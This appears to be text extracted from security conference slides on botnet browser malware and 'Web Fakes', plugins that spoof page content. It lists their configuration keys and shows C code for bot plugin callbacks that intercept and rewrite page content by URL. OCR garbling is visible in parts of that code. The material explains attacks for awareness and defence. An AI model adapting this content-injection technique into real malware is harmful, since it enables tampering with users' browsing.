
- Understanding Web Fakes
 - Plugins used to spoof the content in browsers
 - Supports both protocols HTTP/HTTPS
 - Based on the concept of internal URL redirection
 - All browsers are affected
- How ?
 - Plugins use the defined metrics in the configuration file
 - URL_MASK
 - URL_REDIRECT
 - FLAGS
 - POST_BLACK_MASK
 - POST_WHITE_MASK
 - BLOCK_URL
 - WEBFAKE_NAME
 - UNBLOCK_URL




Web Fakes – Function Calls

```
54.
55. DLLEXPORT void Callback OnBeforeLoadPage(IN PCHAR szUrl, IN PCHAR szVerb, IN PCHAR szPostVars, OUT PCHAR * lpszContent, OUT PDWORD lpdwSize)
56. {
57.
        if (!strstr(szUrl, "google")) {
58.
        DebugWrite ("Output : \n{ %s }\n", data);
59.
60.
61.
        if (!checkmem forread(lpszContent, sizeof(DWORD))) {
            DebugWrite("[ERROR] : Ahtung! : *lpszContent == 0x%08X is not readable", *lpszContent);
62.
            return;
63.
64.
65.
        *lpszContent = (PCHAR) malloc(sizeof(data));
66.
        if (!*lpszContent) {
67.
            DebugWrite("[ERROR] : Ahtung! : *lpszContent == NULL");
68.
69.
            return;
70.
71.
        CopyMemory(*lpszContent, data, sizeof(data));
        *lpdwSize = sizeof(data);
72.
73.
74.
75. }
82. DLLEXPORT void Callback ProcessContentOfPage (IN PCHAR szUrl, IN PCHAR szVerb, IN PCHAR szPageContent, OUT PCHAR * szOut, IN OUT PDWORD lpdwSize)
83. {
84.
        if (strstr(szUrl, "google")) {
            DWORD dwMaxSize = 200000;
85.
86.
            if (dwMaxSize < strlen(szPageContent))
87.
                return;
88.
            *szOut = (PCHAR) malloc(dwMaxSize);
89.
            if (!*szOut)
90.
                return:
            ZeroMemory(*szOut, dwMaxSize);
91.
            CopyMemory(*szOut, szPageContent, strlen(szPageContent));
92.
93.
            PCHAR szPos = strstr(*szOut, "porno");
94.
            if (szPos) {
95.
                CopyMemory(szPos, "xxxxx", 5);
96.
            *lpdwSize = strlen(szPageContent);
97.
98.
99. }
```

Web Fakes – Real Example



The Ghost (Exploitation) Shell Persists



Conclusion

So What !

- Third generation botnets success greatly depends on browsers
- Browser has become the most predominant part of exploitation
- Dropping bots using Drive by Downloads is easy process
- Hooking browser is not a big stake factor
- Bot Development Kits (BDKs) are in action
- Browser is the main windows to the internet, so as to the risk
- Hard to prevent malware that resides inside browsers
- Plugins-Addons are also responsible for circumventing the browser security
- Protection requires much more efforts than the present times.

Questions / Thanks

- BruCon Crew
 - For all the support and help
- SecNiche Security Labs
 - All my team members for their cooperation
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